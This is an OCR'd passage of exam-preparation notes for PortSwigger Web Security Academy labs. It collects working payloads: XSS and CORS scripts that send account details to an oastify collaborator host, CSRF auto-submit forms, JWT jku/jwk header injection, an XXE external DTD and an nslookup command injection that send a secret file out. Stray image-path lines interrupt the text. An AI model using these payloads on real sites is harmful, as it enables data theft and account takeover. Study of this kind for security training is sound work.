productId=<script>alert(1)</script>&storeId=2
```

```
- ORIGINAL PAYLOAD -

<script>
var req = new XMLHttpRequest();

req.onload=sendAPI;
req.withCredentials = true;
req.open('GET','https://0a3000ff03b6b3b9803b03c4005a00f5.web-security-
academy.net/accountDetails',true);
req.send();

function sendAPI(){
  location='https://zeh8vekoxedzbop8w6cwmxq4dvjr7jv8.oastify.com?
api='+btoa(req.responseText);
};
</script>
```

```
- FINAL INJECTION -

<script>
  location="http://stock.0a3000ff03b6b3b9803b03c4005a00f5.web-security-
academy.net/?productId=%3cscript>var req = new
XMLHttpRequest();req.onload=sendAPI;req.withCredentials =
true;req.open('GET','https://0a3000ff03b6b3b9803b03c4005a00f5.web-security-
academy.net/accountDetails',true);req.send();function sendAPI(){
location='https://zeh8vekoxedzbop8w6cwmxq4dvjr7jv8.oastify.com?
api='%2Bbtoa(req.responseText);};%3c/script>&storeId=5"
</script>
```


> *Null Origin*

```
<iframe sandbox="allow-scripts" srcdoc="<script>
var req = new XMLHttpRequest();
req.onload= sendAPI;
req.withCredentials = true;
req.open('GET','https://0aae0000041193f2805a03aa006e00f9.web-security-
academy.net/accountDetails',true);
req.send();
function sendAPI() {
  location='https://mg6z8x1v8zj4phi2hfuzyjioafgf47sw.oastify.com?
api='+btoa(req.responseText);
};
</script>"</iframe>
```

- STAGE 2 - CSRF Refresh Password (COOKIE -> isloggedin : true)

> *Whenever you see this cookie, you will get this example in the exam.*

```
- COOKIE -

%7b%22username%22%3a%22carlos%22%2c%22isloggedin%22%3atrue%7d--
MC4CFQCWIzg8mjbac41XpWZLvL6cUxKYoQIVAISSvLwmd%2bj0AlQAjLzHFc3ny6L4
```



```
POST /refreshpassword

Cookie: session=%7b%22username%22%3a%22carlos%22%2c%22isloggedin%22%3atrue%7d--
MC4CFQCWIzg8mjbac41XpWZLvL6cUxKYoQIVAISSvLwmd%2bj0AlQAjLzHFc3ny6L4
X-Forwarded-Host: <exploit-server>.web-security-academy.net
X-Host: <exploit-server>.web-security-academy.net
X-Forwarded-Server: <exploit-server>.web-security-academy.net

csrf=<CARLOS CSRF>&username=administrator
```

- STAGE 2 - CSRF change email admin formid

We identified it thanks to the fact that the request allows changing the email by removing the CSRF token.

```
- EXPLOIT SERVER -


<html>
<meta name="referrer" content="no-referrer">
  <body>
    <form action="https://0abb00140302d2238057a86f00490053.web-security-
academy.net/my_account/changeemail" method="POST">
      <input type="hidden" name="email" value="attacker@exploitservermail.com" />
      <input type="hidden" name="form&#45;id" value="HfWYqd" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```


> *You'll see that when you try to execute the CSRF, the server responds with an error in the Referer. To bypass it, you need to remove the Referer header using the tag. This vulnerability is the same as in this lab → https://portswigger.net/web-security/csrf/bypassing-referer-based-defenses/lab-referer-validation-depends-on-header-being-present*


> *Once the victim's password has been changed, we send a 'forgot password' request to our own email.*

- STAGE 2 - JWT

> *I have not found any exam example for this vulnerability; however, there are not many possible variants, so one of these examples will most likely appear.*


> *JWK Header Injection*







## *JKU Header Injection*

```
- IDENTIFY -

{
    "jku": "https://DOMAIN/",
    "kid": "d593b25a-b459-49a9-8fb2-7b540a5a4526",
    "alg": "RS256"
}
```


RSA Key
Format
JWK
PEM
Details
Key size:
2048
ID
89800231-a896-4ea4-98b0-508dd1677b77
Generate
Key
{
"p": "9SLa1PtPBx5PLp-oVPdi57wazgMvOfb0pob9hftBSnPHgGqJK7
"kty": "RSA",
"q": "02EL3u_nlKiVI7sVI4qzp8kNoXkYHp3daoA4OPvy7ihMuUsesP
"d": "Htj8X0RSt7llavLr7u1LOjZpbNBwAO1DNcxrr3ixgtW1XPthL3
"e": "AQAB",
"kid": "89800231-a896-4ea4-98b0-508dd1677b77",
"qi": "yb_CsIdkClYliNMtu1wOys-irfsFZuM_BkDyh6HLhaKe6nuiy
"dp": "FIjw7_qFakE9vNgfD88Rd_wn-q4FnMN1RyXzwu-DTqtYQQerq
"dq": "dTIpUsHQtCuEBPuFDN-qHCzs0cpCBTehu5q7kVyfpEvTvihYK
"n": "ymin8G8vkmfilbE70XxqaAAX3jcTaW0Wh--iZMozWhkFTDGS_O
}
OK
Cancel
New Symmetric Key
New RSA Key
New EC Key
New OKP
New Password
ID
Type
d593b25a-b459-49a9-8fb2-7b540a5a4526
RSA 2048
Delete
Copy as JWK
Copy as PEM
Copy Public Key as JWK
Copy Public Key as PEM
Copy Password
Create JWK set


```
- EXPLOIT SERVER -

- COPY KID -

{
  "keys": [
    {
    "kty": "RSA",
    "e": "AQAB",
    "kid": "d593b25a-b459-49a9-8fb2-7b540a5a4526",
    "n": "woquDsRECLVJGh2sANmjEh0cvfe0Wydmndld7KkOi5x4UZvV2MFeIRebtLDTJf-
vp8i6SY0scmLSyDt1vwcNEg_VisFlIlPenBKBdxNyIKcRwABkyQEwe_TNpCAAqilAxPrDTyEswGii1hGC
hLlFoSU2WHZ2Kxts1FXCQOz1iuhm5Fg-KHiaAlKmAlG2lp83iNbYtSvnnL4L58ZjvXiNGABSVF-
6_juM2uAjCKEOMzOw9dELTxFXSHEJLoJqx2wFsTLrBOQgKQbJ1j6PlfXAn99RposH4VSeXYfxJ7s1fozc
lcxke4uEHKNEz4rT9OlLj0e0STjfbNw4BMXMn55_jw"
}
  ]
}
```




*KID Path Traversal (NULL BYTE)*

```
❯ echo -n "\0" | base64
```

```
AA==
```






- STAGE 3 - XXE admin user import

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY %xxe SYSTEM "https://<exploit-server>.web-security-
academy.net/exploit.dtd">%xxe;]>
  <users>
    <user>
      <username>Example1</username>
      <email>example1@domain.com</email>
    </user>
    <user>
      <username>&xxe;</username>
      <email>example2@domain.com</email>
    </user>
  </users>
```

```
<!ENTITY % file SYSTEM "file:///home/carlos/secret">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://<BURP-
COLABORATOR>/?x=%file;'>"

%eval;
%exfil;
```

- STAGE 3 - OS Command Injection inside XML admin user import

```
<?xml version="1.0" encoding="UTF-8"?>
<users>
    <user>
        <username>Example1</username>
        <email>example1@domain.com&`nslookup -q=cname $(cat
/home/carlos/secret).BURP-COLLABORATOR`</email>
    </user>
</users>
```

- STAGE 3 - Admin Panel Download report as PDF SSRF

